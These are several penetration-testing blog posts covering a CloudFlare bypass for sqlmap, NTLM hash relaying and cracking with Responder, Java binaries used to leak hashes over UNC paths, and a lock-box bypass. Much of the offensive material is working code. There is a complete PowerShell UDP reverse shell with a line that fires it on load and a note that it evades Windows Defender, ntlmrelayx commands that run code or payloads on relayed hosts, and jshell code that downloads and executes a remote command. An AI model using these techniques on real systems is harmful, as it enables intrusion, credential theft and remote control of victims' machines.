Bypassing CloudFlare

Recently I found myself up against CloudFlare. I was able to sidestep it during the engagement and then get SQLMap working.

If you are short on time here is the technique in a nutshell:

  • Find the IP address for the backend server. You can try securitytrails.com, or brute force against a list of IP addresses using CloudSniffer.
  • Confirm that you can access the HTTP/HTTPs services on the backend service:
nmap -sS -sV -p 80,443 <target_ip>
  • Visit it by the IP address and overwrite the “Host:” header with the target hostname. You can also probably get there by editing your /etc/hosts file properly.

I hope that gets you where you needed to go. If you have the time, then context is often entertaining.

Why, how and narrative

I was testing a customer’s website with access to the source code. Running it through VisualCodeGrepper reported thousands of probable SQL Injection vulnerabilities. Customer also gave me last years Pentest Report (from another provider) which did not mention any injection style issues. This seemed like a fairly big miss.

Burp Suite had no problems detecting an injection point based only on supplying a single-quote versus supplying two. This was the first URL I scanned on day one of the test. The site is completely riddled with SQL Injection. We are testing in production. Oh no.

Manual investigation found no error for “ORDER BY 5 — “, but a 500 error on “ORDER BY 6 — “. SQL Injection fans would then know the next step is “UNION SELECT null,null,null,null.null — “.

Here is where CloudFlare kicked into the story. It seemed to dislike “UNION” pretty hard. Trying various encoding and regex busting techniques such as comments failed to get around this.

This blog post is not describing a zero day in some WAF rule that I cleverly bypassed with some novel approach.

Web Application Pentesting 101

This is a penetration test. We are working in collaboration with the customer. The goal is to find and provide recommendations to fix as many issues as possible. For that reason our pre-requisites ask that WAFs are disabled from our source IP addresses precisely so we are not wasting our time being dropped by a WAF.

If you want us to confirm that your WAF is protecting you first disable it for us so we can land grab as many vulnerabilities as possible. Then turn it back on so we can confirm which were still exploitable.

No you do not want to waste your time doing it with the WAF on first. A penetration test is not a scenario based engagement like red teaming. If you want the test to occur with the defences fully in place well…. You will need to make the duration longer than you probably want to pay for and there is still no guarantees that it will be as useful as the recommended approach.

Back to Bypassing CloudFlare

Without finding a regex busting bypass for “UNION” (and various other SQL function names) what can you do? If the deployment of CloudFlare has failed to sandbox the original backend server then you can completely bypass it. The process is this simple:

  1. Find the backend IP address.
  2. Edit the /etc/hosts file to map that; or
  3. Access the target by IP address and ensure that the “Host:” request header is properly set.

Points 2 and 3 are achieving the same results really. Making sure that your computer goes straight to the original backend IP instead of using DNS to find the intended CloudFlare fronted interface you would usually get.

Find the backend IP address using securitytrails.com

I signed up for a free account on securitytrails.com. I put the target hostname in and then selected “historical data”. I cannot give you the data for the customer obviously but I can show you the historical data for cornerpirate.com:

The important parts here are that it shows you the organisation, and the “last seen” and “duration seen”.

The customer’s site suddenly had the organisation set to “CloudFlare” 7 months prior to the test. For the previous decade the device was hosted on an IP address that they own. I took a wild guess that the original IP had not been altered.

Before proceeding you need to confirm that the original IP address is offering ports 80, 443 or whatever the target is running on. To do that simply use nmap:

nmap -sS -sV -p 80,443 <target_ip>

If the port you want is “open” then you are very likely in.

Find the IP address using CloudSniffer

SecurityTrails.com worked well for me. But what if your target has no history, or you just really don’t want to sign up for a free account? Well you can use CloudSniffer to do it the hard way. This is able to take a text file of IP addresses and then it will scan them to see if they respond identically to the target host you also provide it:

python CloudSniffer.py <target_domain> <ips_in_file> --cleandns 

To find the IP addresses you should do some OSINT on the organisation to find netblocks they own.

Using your new bestest IP with SQLMap

If you can remember the narrative here we were trying to bypass CloudFlare to allow us to exploit SQL Injection. You can confirm that CloudFlare is no longer an issue by repeating the request you made with the “UNION SELECT null,null,null,null.null — “. If this now works and you get no error (for an appropriately formatted payload) then you are free to fire SQLMap at it now.

What I did was save the baseline request into “req1.txt” and then used SQLMap’s -r to load that. To be extra sure DNS was not going to kick in I modified the “Host: ” header in “req1.txt” to point to the IP address. This would allow SQLMap to find the target by the IP address.

Since HTTP 1.1 requests need the correct “Host: ” header to be set otherwise you won’t be given the application you desire. Use the –headers=”Host: <target_hostname>” so you can force the correct header:

sqlmap -r req1.txt --headers="Host: <target_hostname>"

It then found the injection point and I went about my way.

The few blog posts I read about this CloudFlare Bypass technique missed the next hop out where you use the IP. Probably because it is obvious right? But I felt it was important to show the SQLMap step I used.

But, there are many ways to skin that goose for various scenarios:

  • Modify your /etc/hosts file appropriately.
  • In Burp 1 – set up a custom DNS rule so it resolves to the IP
  • In Burp 2 – target the site by IP address in your browser and use a match/replace rule to set the Host header correctly.

Hope this helps
Can’t crack NTLMV2 hash caught by Responder, what next?

It finally happened: you have used responder to capture hashes but failed to crack them. This post covers one more way you can use Responder to gain access anyway.

Just Give Me the Steps

If you are time poor here is just the steps:

  • Find a list of hosts on the network that do not enforce SMB signing:
crackmapexec smb <File with ip ranges> --gen-relay-list targets.txt
  • Edit /etc/responder/Responder.conf to set SMB and HTTP to “Off”.
  • Start responder:
responder -I eth0
  • Start NTLMRelayX which on Kali 2023 for me was:
impacket-ntlmrelayx -tf targets.txt

In this configuration NTLMRelayX will relay any NTLMv2 hashes it receives to one of the hosts with SMB signing disabled. It will attempt to dump the local SAM password hashes if those privileges were sufficient to do so. If the hash you relay has domain admin privileges then you are about to rain local password hashes.

The rest of this post is for those who want to understand.

Foundational Knowledge About Windows Hashes

The hashes caught by a simple “responder -I eth0” in its default configuration (with SMB and HTTP “on”) will likely be NTLMv2. They appear in the format like this:

[HTTP] NTLMv2 Client   : 192.168.154.131
[HTTP] NTLMv2 Username : MANGO\neo
[HTTP] NTLMv2 Hash     : neo::MANGO:1122334455667788:2F6CC22CFDC387CFEEB2D325E8997564:0101000000000000C79708D95F14D2011D717D511A761654000000000200060053004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E006C006F00630061006C000300280073006500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F00630061006C0008003000300000000000000000000000001000001047325384B3A000DD5138E15668CB4F44DA5471DAF7A327B5B4E3C19DC485120A001000000000000000000000000000000000000900120048005400540050002F0077007000610064000000000000000000

Note: hash was stolen from https://zone13.io/post/cracking-ntlmv2-responses-captured-using-responder/ just to show the format.

These must be brute-forced before you can use them (turns out this is a lie but I am getting to that). Yessir you have to brute force them before you can use them to authenticate on demand is more accurate.

When you compromise a Windows machine and dump the SAM and SYSTEM hives you obtain hashes that look like this:

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Note: hash was stolen from https://medium.com/@benichmt1/secretsdump-demystified-bfd0f933dd9b just to show the format.

What the tool secretsdump has labelled “nthash” is actually an NTLM hash. You can clearly see the formats are wildly different which is the point I am making.

The SAM hashes are for local users on the compromised computer whereas responder has retrieved NTLMv2 hashes which are most likely Windows domain user credentials. These are different authentication realms:

  • Gain access to local users and you can logon only to that one computer.
  • Gain access to a domain user account and you can likely logon to anything on the domain.

The other thing to note is that local NTLM hashes DO NOT need to be cracked before you can use them. You can use the Pass-the-hash technique to authenticate to the server locally using only the hash.

This is extremely powerful and if the target organisation re-use the same local user password across all their machines then you have just gained a foothold on lots of machines.

Enter NTLM hash relaying

So it happened that you caught some juicy NTLMv2 hashes but you were unable to crack them right? Then you found this page.

NTLM hash relaying allows you to effectively do something similar to “pass-the-hash” but it is not identical. In pass the hash you use modified versions of the protocol client to insert the hash at the right part of the authentication process ANY TIME YOU WANT TO.

With NTLM hash relaying you are WAITING for a legitimate network user to send their hash on the same network segment as you. Responder will poison local Windows protocols that act like DNS so that this hash is redirected to you. You then use Impacket’s NTLMRelayX tool to redirect that hash at a server which does not enforce SMB Signing.

Pre-requisites for success:

  1. Windows PCs must be configured to broadcast LLMNR, NBT-NS, or MDNS protocols.
  2. You must control a PC on that network segment with Responder and Impacket NTLMRelayX installed.
  3. Some Windows PCs must not enforce SMB Signing. It is maybe worth mentioning that they can support SMB signing if the client does sign it they will accept it if it hasn’t been tampered with. But it must not reject unsigned requests.

If you have all of these then you can use the commands I shared up at the top to conduct the basic relaying attack.

What next?

As we said up top the default “payload” is to try and use the relayed privileges to dump the SAM passwords. This would obviously rely on the privileges of the relayed hash being able to do that. If the customer hashes you are redirecting are low privileged then you will not be able to do that.

At this point you should deep dive into the man page for NTLMRelayX with “-h”. I have pulled out some useful bits:

impacket-ntlmrelayx -h

-c COMMAND            Command to execute on target system (for SMB and RPC). If not specified for SMB, hashes will be dumped (secretsdump.py must be in the same directory). For RPC no output will be
                        provided.

-e FILE               File to execute on the target system. If not specified, hashes will be dumped (secretsdump.py must be in the same directory)

I think you can only set one of the “-c” or “-e” options at a time. Both of them override the default behaviour which is to run “secretsdump” as we have said a few times in this post already to obtain local password hashes.

If you just want a basic proof of concept that some form of command execution was possible then “-c” is easiest:

impacket-ntlmrelayx -tf targets.txt -c "whoami"
impacket-ntlmrelayx -tf targets.txt -c "net user"

For most penetration testing activities this will suffice. You will have proved that you relayed the hash and confirmed the username of your victim, and that they can execute commands remotely. The customer cannot deny it worked and you can crack on with something else.

If you want to establish yourself in your C2 with whatever privileges you land on then “-e” is the way to go. You would have to create an exe that does whatever you need it to and ensure that it bypasses whatever endpoint protection is on the target yourself. It works exactly as you would expect:

impacket-ntlmrelayx -tf targets.txt -e payload.exe

There is one more option that I held back so I could discuss this on its own:

-i, --interactive Launch an smbclient, LDAP console or SQL shell insteadof executing a command after a successful relay. This console will listen locally on a tcp port and can be reached with<br>for example netcat.

I did not run this on my engagement so I didn’t see it in action. If I understand this correctly it is going to try and start a bind shell on any vulnerable PC. You would then be able to use netcat to connect to that and gain interactive command prompt access so I am guessing when it does this is spits out the IP and port for you to know where to go.

While this sounds amazing use this with caution. You would be providing an obvious unauthenticated backdoor onto a system. If you do not remember to close this you will have left the network more vulnerable than when you started which is not the goal of a penetration test.

While this is not a new technique this was just the first time I had occasion to use it. When stuff pays out spectacularly for me I like to ensure I never forget it by blogging about it.

Hope this helps

Reverse shell over UDP using PowerShell

My post is really to remind myself that this exists. The hard work was done on labofapenetrationtester.com back in 2015. I found that this worked for me well.

First the code from that blog (only slightly modified):

function Invoke-PowerShellUdp
{         
    [CmdletBinding(DefaultParameterSetName="reverse")] Param(

        [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
        [String]
        $IPAddress,

        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
        [Int]
        $Port,

        [Parameter(ParameterSetName="reverse")]
        [Switch]
        $Reverse,

        [Parameter(ParameterSetName="bind")]
        [Switch]
        $Bind

    )

    #Connect back if the reverse switch is used.
    if ($Reverse)
    {
        $endpoint = New-Object System.Net.IPEndPoint ([System.Net.IPAddress]::Parse($IPAddress),$Port)
        $client = New-Object System.Net.Sockets.UDPClient
    }

    #Bind to the provided port if Bind switch is used.
   if ($Bind)
    {
        $endpoint = New-Object System.Net.IPEndPoint ([System.Net.IPAddress]::ANY,$Port)
        $client = New-Object System.Net.Sockets.UDPClient($Port)
        $client.Receive([ref]$endpoint)
    }

    [byte[]]$bytes = 0..255|%{0}

    #Send back current username and computername
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $client.Send($sendbytes,$sendbytes.Length,$endpoint)

    #Show an interactive PowerShell prompt
    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS (' + [System.Diagnostics.Process]::GetCurrentProcess().Id + ') ' + (Get-Location).Path + '>')
    $client.Send($sendbytes,$sendbytes.Length,$endpoint)
    
    while($true)
    {
        $receivebytes = $client.Receive([ref]$endpoint)
        $returndata = ([text.encoding]::ASCII).GetString($receivebytes)
        $result = (Invoke-Expression -Command $returndata 2>&1 | Out-String )

        $sendback = $result +  'PS (' + [System.Diagnostics.Process]::GetCurrentProcess().Id + ') ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback + $x

        #Send results back
        $sendbytes = ([text.encoding]::ASCII).GetBytes($sendback2)
        $client.Send($sendbytes,$sendbytes.Length,$endpoint)
    }
    $client.Close()
}
Invoke-PowerShellUdp -Reverse -IPAddress <YOUR_IP> -Port 53;

Note 1: if you use the code from the git repository it will be caught by Windows Defender because of the comment at the top. So I have used the above successfully and confirmed it worked on 08/09/2022.

Note 2: The last line (starting “Invoke-PowerShellUdp ..” was added by me to actually trigger execution of a UDP reverse shell when the script is loaded. In my situation we had RCE in an application but did not want to write the payload to disk if we could avoid it. By making sure the shell established as it was loaded was essential. You must set the IP address to your ncat listener’s IP address. Do not use a DNS name.

Note 3: Due to the unreliability of UDP shells I have added the process ID to the shell prompt inside round brackets. You can establish another shell when a connection dies but remember to kill previous processes or you are going to be noisier than you intended.

I saved that code into a file called “Invoke-PowerShellUdp.ps1” onto my PC. Then used the command below to Base64 encode that file properly:

$Base64 = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes([System.IO.File]::ReadAllText("C:\FULL_PATH_TO\Invoke-PowerShellUdp.ps1")))

Note: other ways to Base64 encode may work too. But I definitely know that this bit of PowerShell is compatible with the next step.

On your server establish a netcat listener on UDP port 53:

ncat -l -v -u -p 53

Via your RCE ensure that this command is run:

powershell.exe -ExecutionPolicy Bypass -EncodedCommand <your_base64>

This will establish your shell over UDP port 53.

Defending against this

Firewall rules to prevent UDP traffic outbound over port 53. Your internal name servers need to do this but a workstation or laptop does not need that ability.

Traffic inspection would also be able to detect obvious unencrypted reverse shells if they were doing so.

Anti-Virus will eventually catch the exact payload as used in this blog so it is always worth having a solution enabled.

Beating a Master Lock (key box)

I moved house a while back and the place came with one of those Air BnB style key boxes on the front made by Master Lock. There was nothing in the handover about it and it was likely that it had belonged to the previous previous owners as it looked unloved for a long time.

It has kept me up at night a little worrying about previous owners coming back, or someone turning up and guessing the codes to get keys. It has been on a rather long todo list to get into it.

There was a recent break in across the street so I have been thinking more about it. I was sticking a memorable to me 4 digit code on it and then checking on it periodically. This morning I found someone had changed the digits significantly. So that meant someone was very likely messing with it recently. The task leapt a few places to top priority.

Turned out it took me, a complete moron with no physical security experience, approximately 15 minutes to get into one of these… Using chopped up top trumps cards. Here are my weapons:

The theory is nice and simple and fully explained at the video below:

It is a little concerning that it was this easy to do so. I am also curious as to what would happen with insurance if we were robbed by someone who obtained a key and then used it to rob us. Isn’t there something about it not being a break in? I am not sure.

PS: for the terminally curious;

  • There was nothing inside it.
  • The code was likely a year of birth.

Why is this potentially really bad?

This is bad because these devices are used a lot in situations where the vulnerable or elderly need regular in-home care. If they struggle to get to the front door, or they are a fall hazard, then these can be fitted to enable the visiting care staff to gain entry. The good they do is undoubted!

Additionally what springs to mind is the AirBnb scenario. Many of these devices are used on short-term lets. Not only are these often vacant. There are usually web interfaces telling someone when they are empty.

What to do?

I would consider using these devices anyway. Because it is orders of magnitude better than sticking a key under a plant pot (like people otherwise do). But be realistic that this is not impenetrable and that it probably needs additional deterrents. So the classics of having gravel on the path to the door, a security light that comes on, and a camera if you are getting serious.

I am no expert in physical security so I am interested in other ways to mitigate the risks that are cost effective. I would also say that in the bulk of break-ins such subtlety is not even attempted. They just smash glass and open something. It is simple and works.

Take care

Finding Missing Patches the hard way

In this post I present a short piece of PowerShell that helped me find missing patches in a .net application. The target was a thick client where source code was not provided. Almost everything has outdated dependencies and the goal for me is to see if any of them will provide an obvious way to exploit the target. Even if the dependencies are not exploitable it is great to get an insight into the development practices.

The backwards/hard way (No Source code)

The problem (for .net) can be broken into two stages:

  1. Identify the version information for all .dll files.
  2. Grunt work using Google to find the latest versions and any known vulnerabilities.

The first part was solved by the PowerShell below. Simply change the path and you get the filename and version number comma separated:

Get-ChildItem "C:\<path>\<to>\<folder>" -Filter *.dll | 
Foreach-Object {
    $version = (Get-Command $_.FullName).FileVersionInfo.FileVersion
    echo "$_,$version"
}

Then for the dirty task. Opening that output in Excel and using Google to confirm which were outdated. There is probably a short cut somewhere for this task but in the time available that did me.

What if you have the source code?

When you have source code access then your go to is to use OWASP’s Dependency-Check.

While I love Dependency-check, and feel like it is the best catch all due to the wide range of languages it supports. I have also found that it is prone to false-positives. Working with the formats it outputs is often a lot of work for me at least. It is definitely a worthy tool and I will continue to use it.

If you have access to the source then I generally get better and more actionable information using language specific tools such as:

Hope this helped you in your hour of need.

Java giving more shells on everything

Back in 2018 I blogged about how java gives a shell for everything, and also how to compile in memory as an AV Evasion technique. Some of these techniques have now been added into gtfo bins, and heroes even integrated them into metasploit.

In this post I go through the most recent JDK/JRE and look for new features Pentesters may find useful. Apologies for this reading a bit like a shotgun blast of information. But this is essentially the notes I took as I poked around in the order I did it. I am personally most interested in the last part with “jshell” if you want to see just one part then go there.

First what about different Versions of Java?

There are two major versions of Java:

  • Java Runtime Environment (JRE) – Which is used on machines that only need to execute Java code. The binary “java” is used to execute code.
  • Java Development Environment (JDK) – Which is needed on developer machines. The “javac” command is used to compile “.java” files into “.class” files which can then be executed.

If you have landed on a laptop or workstation the chances are only the JRE is installed unless the user is a developer. If you land on a server which hosts a website powered by Java you probably have the JDK installed. There are far more binary commands bundled in the JDK than the JRE so there is more scope for naughtiness with the JDK.

Comparison of Binaries Available in JRE/JDK

I downloaded the most recent Windows JRE and JDK and compared the list of executables in the “/bin” folder. The raw data is in this spreadsheet. The short version is that these are the binaries which are shared between the JRE and JDK:

Shared
jabswitch
java
javaw
keytool
kinit
klist
ktab
rmid
rmiregistry
List of commands shared by JRE and JDK

If you find something that works in these binaries then you should congratulate yourself for finding a universal Java technique.

Other points of note from the spreadsheet:

  • jjs.exe exists in the latest JRE meaning our JavaScript payload techniques are still in play there.
  • jrunscript.exe exists in the latest JDK. However, there appeared to be no Nashorn included.

I can confirm that Nashorn worked in “jjs.exe” for the most recent JRE:

Hello from Nashorn in JRE

And that it did not work out of the box for “jrunscript.exe” in the most recent JDK:

No Nashorn for you.

While the binary exists it has been neutered unless Nashorn has been added separately.

An easier command prompt via JJS

Last time I gave JavaScript commands that you could type into a JJS prompt which would give you a reasonably interactive command prompt. The reason for doing this is to get a functional command prompt in an environment where maybe powershell.exe, cmd.exe, and ftp.exe etc are all blocked. In that universe “jjs.exe” worked no problem. I mean where exclude lists are used instead of allow lists for running binaries.

This time I properly RTFM and spotted this nugget:

The JJS Manual

If you run “jjs” with “-scripting=true” then it will give you access to the “$EXEC()” function. This can be used to execute local commands within JJS without needing to type in any JavaScript:

Using $EXEC

A minor improvement depending on how you want to look at it. It is a little inconvenient typing “$EXEC()” every time. So you can save a few keystrokes with a simple function that shortens it:

using “a” function to alias $EXEC()

But then I got intrigued by what other binaries were hanging around in a modern JDK install. So I looked into the contents of the “bin” folder again.

Ahead of Time Compilation with jaotc

I spotted a new binary called “jaotc” which has a useful tutorial here. Jaotc is summarised as:

“The Java static compiler that produces native code for compiled Java methods”

Ears of hackers must have pricked up there. Did you say “native code”? Can confirm it did. It aims to make faster Java apps by allowing you to convert a class to native code.

It will compile a class file into a “.so” library. Lets assume you have a reverse shell in “rev.java” your work flow is like this:

javac rev.java
jaotc --output rev.so rev.class

Line 1 compiles it into normal Java Bytecode.
Line 2 converts that to a native library.

If you run the file command it is now an ELF binary:

file rev.so
rev.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, not stripped

Who knows what transforms have just gone on to make that magic work. The transforms might be useful for hiding payloads. I am not a reverse engineer by any stretch of the term so I have probably not grasped the hacking potential of this.

To run your library via Java you need to do this:

java -XX:+UnlockExperimentalVMOptions -XX:AOTLibrary=./rev.so

Note: at the moment this is an experimental option so you need the “UnlockExperimentalVMOptions” argument.

It will work on Linux and on Windows Linux Subsystem. There is no support for compiling “.dll” files so this is going to be a niche choice, and I am not entirely sure how to use it for nefarious purposes today. A pin in that for later maybe.

Triggering DNS/Getting NTLM Hashes

JDK/JRE binaries allow input files within their command line arguments. These accept UNC paths so can be used to trigger DNS resolution. If you are on the same network (or the Firewall is crazy and allows SMB outbound) then you can use responder to capture NTLM hashes:

Capturing hashes landing in Responder Logs

Note: I have a recent post which includes a bit on how to crack these hashes.

JDK/JRE binaries have a myriad of options which handle file paths. I stopped looking when I found one way to do it per binary or I had spent longer than 5 minutes looking. Therefore this is not exhaustive and there will be more:

jar -v -t --file=\\192.168.45.129\test
jarsigner-verify \\192.168.45.129\test
java \\192.168.45.129\test
javac \\192.168.45.129\test
javadoc \\192.168.45.129\test
javap \\192.168.45.129\test
jcmd 1 -f \\192.168.45.129\test
jdeprscan.exe \\192.168.45.129\test
jdeps \\192.168.45.129\test
jfr metadata \\192.168.45.129\test
jhsdb clhsdb --core \\192.168.45.129\test --exe test.exe # Do not use this
jimage info \\192.168.45.129\test
jlink --module-path \\192.168.45.129\test
jmap -histo:live,file=\\192.168.45.129\test <pid> # Requires PID for valid Java Process
jmod list \\192.168.45.129\test
jpackage --input \\192.168.45.129\test --main-jar test
jrunscript.exe -cp \\192.168.45.129\test
jshell \\192.168.45.129\test
kinit -c \\192.168.45.129\test
klist -c -f FILE:\\192.168.45.129\test
ktab -k FILE:\\192.168.45.129\test
rmid -log \\192.168.45.129\test

Note: the “jhsdb” command opens its own command prompt interface which would remain open if you had a victim open it. While it did result in an SMB handshake I would not advise using this.

In addition to those above, I found an almost universal way to trigger an SMB interaction. Most binaries would run a JVM when they execute, which makes sense because they are made in Java. The JVM supports various options. The “Xloggc” option (or the incoming “-Xlog:gc” syntax) can specify the location for a log file whenever the JVM does garbage collection. It accepts UNC paths.

The beautiful thing is that this triggers an SMB connection as the JVM loads meaning that you do not need to supply valid command line arguments to the binary you are launching. This saves a lot of effort reading “–help”.

The following is a list of examples that worked for the most recent JDK binaries:

jaccessinspector.exe -J-Xloggc:\\192.168.45.129\test
jarsigner.exe -J-Xloggc:\\192.168.45.129\test
javadoc -J-Xloggc:\\192.168.45.129\test
javap -J-Xloggc:\\192.168.45.129\test
javaw -Xloggc:\\192.168.45.129\test # This causes a GUI popup error
jcmd -J-Xloggc:\\192.168.45.129\test
jconsole -J-Xloggc:\\192.168.45.129\test # This causes a GUI popup error
jdb -J-Xloggc:\\192.168.45.129\test
jdeprscan -J-Xloggc:\\192.168.45.129\test
jdeps -J-Xloggc:\\192.168.45.129\test
jfr -J-Xloggc:\\192.168.45.129\test
jhsdb -J-Xloggc:\\192.168.45.129\test
jimage -J-Xloggc:\\192.168.45.129\test
jinfo -J-Xloggc:\\192.168.45.129\test
jlink -J-Xloggc:\\192.168.45.129\test
jmap -J-Xloggc:\\192.168.45.129\test
jmod -J-Xloggc:\\192.168.45.129\test
jpackage -J-Xloggc:\\192.168.45.129\test
jps -J-Xloggc:\\192.168.45.129\test
jrunscript -J-Xloggc:\\192.168.45.129\test
jshell -J-Xloggc:\\192.168.45.129\test              
jstack -J-Xloggc:\\192.168.45.129\test     
jstat -J-Xloggc:\\192.168.45.129\test              
jstatd -J-Xloggc:\\192.168.45.129\test      
keytool -list -J-Xloggc:\\192.168.45.129\test
kinit -J-Xloggc:\\192.168.45.129\test
klist -J-Xloggc:\\192.168.45.129\test              
ktab -J-Xloggc:\\192.168.45.129\test             
rmid.exe  -J-Xloggc:\\192.168.45.129\test
rmiregistry -J-Xloggc:\\192.168.45.129\test
serialver -J-Xloggc:\\192.168.45.129\test

Pretty much every binary in the JDK supported this approach!

As the “java” command runs the JVM directly there is a no need for the “-J-” part so this is the syntax for doing the same there:

java -Xloggc:\\192.168.45.129\test

When a binary existed in both the JDK and JRE there were subtle differences. For example, the JDK version of “javaw” required the “-J-” syntax, while the JRE version worked using “-Xloggc” directly.

As always experiment on your own computer before attempting the technique on a victim’s PC. That nugget of advice is pure gold and will save you thousands of wasted hours.

jshell is my new favourite thing


This command was new to me and its name immediately stood out as potentially useful. This makes Java an interpreted language!!! You can write whatever Java you want and it executes it exactly the same way as using the Python interpreter for example:

InputStream inputStream = new URL("http://192.168.45.129/test").openStream();
String cmd = new BufferedReader(new InputStreamReader(inputStream)).lines().collect(Collectors.joining("\n"));
Process proc = Runtime.getRuntime().exec(cmd);
String result = new BufferedReader(new InputStreamReader(proc.getInputStream())).lines().collect(Collectors.joining("\n"));

The above will download a file over HTTP and save the contents of the file into the “cmd” String. It will then run that command and save the output to the “result” string. The screenshot below shows this operating:

Using jshell

I saved the command “whoami” in the “test” file which was then served using a python HTTP listener like this:

python -m SimpleHTTPServer 80

You can see that above in the line saying cmd ==> “whoami”.

Additionally, you can store Java commands in a .jsh file and then have them execute as shown:

jshell whatever.jsh

If you save the above example into “whatever.jsh” it will run the commands blindly and you won’t see what was run. If you type “result” though the output from the command will be there. This puts your payload on Disk where it is more likely to be gobbled by AV.

There is a nice tutorial for jshell here. To me this has the same impact as “jrunscript” and “jjs” did before for Nashorn. Only now you are writing payloads in Java instead of JavaScript.

This thing is gorgeous and I love it because it is another scripting language essentially and one which may be a blind spot.

Grabbing NTLM hashes with Responder then what?

Local networks have lots of things on them that we as penetration testers can exploit. In a Windows environment there are often protocols (LLMNR and NBT-NS) which can be easily exploitable. Effectively you are running a man in the middle attack and using that to intercept traffic being sent by users in order to capture their hashed password.

To do this you need to be in control of a machine in the LAN which for us usually means our laptop, or a VM if the customer is enabling remote testing via a VPN.

Running Responder

For years the tool of choice has been Responder.

If you are doing this on a remote server rather than your laptop then you should first launch “tmux”. I have blogged about persistent SSH sessions before. The super tl;dr version is this:

tmux new -s <session name>
tmux new -s responder

If you get disconnected you will need to re-establish your SSH connection. Then you can reattach:

tmux attach -t <session name>
tmux attach -t responder

It is worth your energy to learn more about tmux:

As for running responder it is as simple as this:

responder -I <interface>
responder -I eth0

It is capable of many more things such as prompting users with fake prompts to obtain plaintext passwords. In this default configuration it will find LLMNR and NBT-NS traffic. It will respond on behalf of the servers the victim is looking for and capture their NTLM hashes.

These hashes have to be cracked using brute-force before they can be used. This is in contrast to any passwords you may pull out of the registry for local Windows accounts where you can use pass the hash.

Responder Log Files

As responder runs it saves detailed logs in this folder:

/usr/share/responder/logs

For each captured hash there will be a file like “SMB-NTLMv2-SSP-<ip>.txt”. This will contain hashes intended for that host. There will be repeated hashes for the same account because you will have likely captured the same user multiple times.

For completeness you may want to try cracking every different hash because what if the victim had typed their credentials incorrectly? In practice when you have hundreds of unique user hashes the risk of that is pretty minimal. If you want to crack all the things take all of these “SMB-NTLMv2-SSP-<ip>.txt” files and run them through hashcat (shown later).

When I have hundreds of hashes, the file I work with is “Responder-Session.log”. This is equivalent to what the tool spits out to the terminal as it captures things. To use this I use a bash loop to extract the first hash for each username.

Bash Loop To Extract Unique Hashes

First we need to list the unique usernames we have captured:

strings Responder-Session.log | grep "NTLMv2-SSP Hash" | cut -d ":" -f 4-6 | sort -u -f | awk '{$1=$1};1'

Some points about this:

  • The sort command “-u” (unique) “-f” (case insensitive) .
  • Cut is wonderful at splitting a line in output which has delimiters in it allowing you to select specific columns from the results. Using “-f 4-6” we say our username is also at a specific domain i.e. “cornerpirate::DOMAIN”. This means if the same username exists across domains then you are going to include them.
  • The awk command removes the first character and without it your usernames would have one white space before them.

For each username we need to obtain the first NTLMv2 hash and save it into a file:

for user in `strings Responder-Session.log | grep "NTLMv2-SSP Hash" | cut -d ":" -f 4-6 | sort -u -f | awk '{$1=$1};1'`
do
echo "[*] search for: $user";
strings Responder-Session.log | grep "NTLMv2-SSP Hash" | grep -i $user | cut -d ":" -f 4-10 |  head -n 1 | awk '{$1=$1};1' >> ntlm-hashes.txt
done

The results are saved into “ntlm-hashes.txt”. Note that it uses “>>” to redirect into that file. This means that if you run this loop again you will see duplicate hashes being added. So remember to delete the file before running the loop again.

Apart from that the only difference is the cut command is getting all columns “4-10” instead of just 4 which is the username, and the use of “head -n 1” to just get the first occurrence of that users hash.

I have added the “echo” command so that you are certain it is doing its job. Otherwise this loop can take some time and you might get concerned.

For most intents and purposes this for loop will get you enough hashes to go attack.

Hashcat command to crack NTLMv2 Hashes

On an x64 Windows system your command is this:

hashcat64.exe -m 5600 <hashes file> <wordlist> -o <output file>
hashcat64.exe -m 5600 ntlm-hashes.txt Rocktastic12a -o cracked.txt

The “Rocktastic12a” is available for download from Nettitude. At around 13GB this is a reasonable wordlist that doesn’t go overboard at eating disk space. It is useful for most situations.

When hashes get cracked they will be saved in the output file (cracked.txt) where you can extract them for use.

Spraying Cracked Passwords using Metasploit

